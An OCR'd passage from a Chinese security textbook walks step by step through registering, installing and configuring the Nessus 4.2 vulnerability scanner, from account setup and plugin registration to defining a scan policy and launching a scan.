


图 6-47　Nessus 注册页面二

(6) 在注册页面三中输入 E-mail(模块更新的注册码会发送到该邮箱)，然后单击 Register 按钮，完成注册。

(7) 在注册完成后，Nessus 组织会将更新的授权码通过 E-mail 邮箱发给用户，如图 6-49 所示，其中介绍了在不同平台上的更新方式及授权码。

(8) 按图 6-50 所示，安装 Nessus Server。

Register a HomeFeed (non-professional usage only)

To stay up-to-date with the Nessus plugins, you need to register with an email address to which an activation code will be sent :

Your email address :

Register

The provided email address will not be communicated to any 3rd party company

Note that You are not eligible to subscribe to the HomeFeed Subscription if You are a corporation, a governmental entity or any other form of organization. You may not subscribe to the HomeFeed Subscription to use the Plugins on a computer owned by your employer or otherwise use the Plugins for the benefit of or to perform any services for any corporation, governmental entity or any other form of organization.
If you intend to use the Plugin Feed commercially, you need to obtain a ProfessionalFeed

图 6-48　Nessus 注册页面三

```
Linux and Solaris Users :
--------------------------


To activate your account, simply execute the following command :


/opt/nessus/bin/nessus-fetch --register 7A84-71D1-0A49-C092-FD02
```

图 6-49　Nessus Reply 的更新方式及授权码

```
[root@localhost S1]# rpm -ivh Nessus-4.2.0-es5.i386.rpm
Preparing...                ########################################### [100%]
   1:Nessus                 ########################################### [100%]
nessusd (Nessus) 4.2.0 [build K9080] for Linux
(C) 1998 - 2009 Tenable Network Security, Inc.

 - Please run /opt/nessus//sbin/nessus-adduser to add a user
 - Register your Nessus scanner at http://www.nessus.org/register/ to obtain
   all the newest plugins
 - You can start nessusd by typing /sbin/service nessusd start
```

图 6-50　Nessus Server 安装

（9）为 Nessus Server 添加使用者账号，Nessus Server 上的账号是独立于系统账号之外的账号其用途是给 Nessus Client 登录时验证使用，Nessus Server 套件中所包含的 nessus-adduser 工具可以用来创建账号，操作方式如图 6-51 所示。

（10）用 E-mail 中的提示注册 Nessus Server，具体操作如图 6-52 所示。

（11）启动 Nessus Server 服务器，具体操作如图 6-53 所示。

3. Nessus Client 的操作

安装完 Nessus Server 后，就可以直接启动浏览器登录 Nessus Server 进行设置操作了，注意，Nessus Server4.2 不再使用默认的 1241 端口等待连接，而是使用 8834 端口。具体步骤如下：

（1）连接 Nessus Server，如连接本地计算机上的 Nessus Server，在浏览器地址栏中输

```
[root@localhost S1]# /opt/nessus//sbin/nessus-adduser
Login : nessus
Login password :
Login password (again) :
Do you want this user to be a Nessus 'admin' user ? (can upload plugins, etc...)
 (y/n) [n]: y
User rules
----------
nessusd has a rules system which allows you to restrict the hosts
that nessus has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser manual for the rules syntax

Enter the rules for this user, and enter a BLANK LINE once you are done :
(the user can have an empty rules set)



Login                 : nessus
Password             : ***********
This user will have 'admin' privileges within the Nessus server
Rules                 :
Is that ok ? (y/n) [y] y
```

图 6-51　Nessus Server 添加账号

```
[root@localhost S1]# /opt/nessus/bin/nessus-fetch --register 7A84-71D1-0A49-C092
-FD02
Your activation code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
Your Nessus installation is now up-to-date.
If auto_update is set to 'yes' in nessusd.conf, Nessus will
update the plugins by itself.
```

图 6-52　注册 Nessus Server

```
[root@localhost S1]#  /opt/nessus/sbin/nessus-service -D
[root@localhost S1]# nessusd (Nessus) 4.2.0 [build K9080] for Linux
(C) 1998 - 2009 Tenable Network Security, Inc.

Processing the Nessus plugins...
[##################################################]

All plugins loaded
```

图 6-53　启动 Nessus Server

入 https://127.0.0.1:8834/完成连接。连接后出现如图 6-54 所示界面，输入 Nessus Server 中设定的账号和密码登录。




图 6-54　Nessus 客户端浏览器登录界面

(2) 如图 6-55 所示，选择操作选项。登录上 Nessus Server 后，有四个主选项分别对应四个页面：




图 6-55　Nessus Client 主要选项

- Reports 单击进入查看扫描结果页面。
- Scan 单击进入设置扫描对象、策略等页面，该页面中启动扫描。
- Policies 单击进入策略设置页面。
- Users 页面可以添加、删除 Nessus Server 账户。

这里是第一次扫描，所以需要先定义扫描策略，单击 Policies 进入该页面。

(3) 制定扫描策略。在扫描之前要先定义扫描策略，在 Policies 主页面中单击 Add 按钮，添加一个扫描策略。策略定制一共有四个页面。

General 页面如图 6-56 所示。在 Basic 选项中输入策略名称，visibility 选项可以选择策略描述和策略是否与其他用户共享。Scan 选项中的多选框可以选择是否采用安全方式扫描，Nessus 是否记录扫描日志，是否扫描不在线的主机，是否扫描关闭的端口，是否解析主机名等选项；采用安全方式扫描屏蔽了一些对远程主机有危险的插件；通过设置不扫描不在线的主机或者进入扫描开放的端口，可以减少网络流量；network congestion 选项可以设置网络阻塞时 Nessus 如何扫描。Port Scanners 选项可以设置扫描方式。Nessus 支持的扫描方式包括 TCP 扫描、UDP 扫描、SYN 扫描、SNMP 扫描以及扫描之前是否 Ping 主机等，具体采用哪种方式扫描可以根据实际情况来定。在 Port Scan Option 选项中可以自动找到要扫描的端口，没有指定则采用默认的端口扫描。最后一项是设置并发连接数。




图 6-56　Nessus 策略定制 General 页面

图 6-57 是第二个 Credentials 页面，该页面可以配置需要远程登录的系统的认证信息。包括 Windows 登录信息、ssh 登录信息、数据库登录信息、Kerberos 登录信息和 HTTP 登

录信息。




图 6-57　Nessus 策略定制 Credentials 页面

完成证书配置后，单击 Next 按钮进入 Plugins 页面，如图 6-58 所示，这也是最关键的页面。截至目前，Nessus 支持的 42 种分类、33032 等漏洞信息，大致可以分为操作系统漏洞、网络设备漏洞、后门、CGI 漏洞、数据库漏洞、DNS 漏洞、Web 服务等。Nessus 正是按照漏洞库中的信息去匹配被扫描的目标，具体选择哪些漏洞需要根据扫描对象设置，也要根据经验来判断应该选择哪些漏洞。这里由于要对操作系统扫描，所以选择 FTP、RPC、Web Servers 和 Red Hat Local Security Checks 。单击 Next 按钮进入如图 6-59 所示页面进行 Preferences 设置。




图 6-58　Nessus 策略定制 Plugins 页面

策略制定最后一个页面是 Preferences 页面，在该页面 Plugin 下拉列表选择参数设置。这里可以设置数据库的登录信息，是否扫描网络打印机和 Novell Netware 主机，配置扫描时过滤的端口，配置错误页面等。截图中所示的是对数据库的设置。至此扫描策略设置成功，单击 Submit 按钮保存后，就可以使用定义的扫描策略创建扫描任务了。

（4）设置扫描目标、选择定义扫描策略并启动扫描。单击主界面上方的 Scans 按钮，弹出创建扫描任务窗口，输入本次任务的名称，这里是 scan1，选择先前定义的扫描策略，在 Scan Targets 选项中输入要扫描的主机 IP 地址列表或者范围，如果 IP 地址保存在文件中可从“Targets File”选项中选择，设置完成后单击 Launch Scan 按钮开始扫描，如图 6-60 所示。

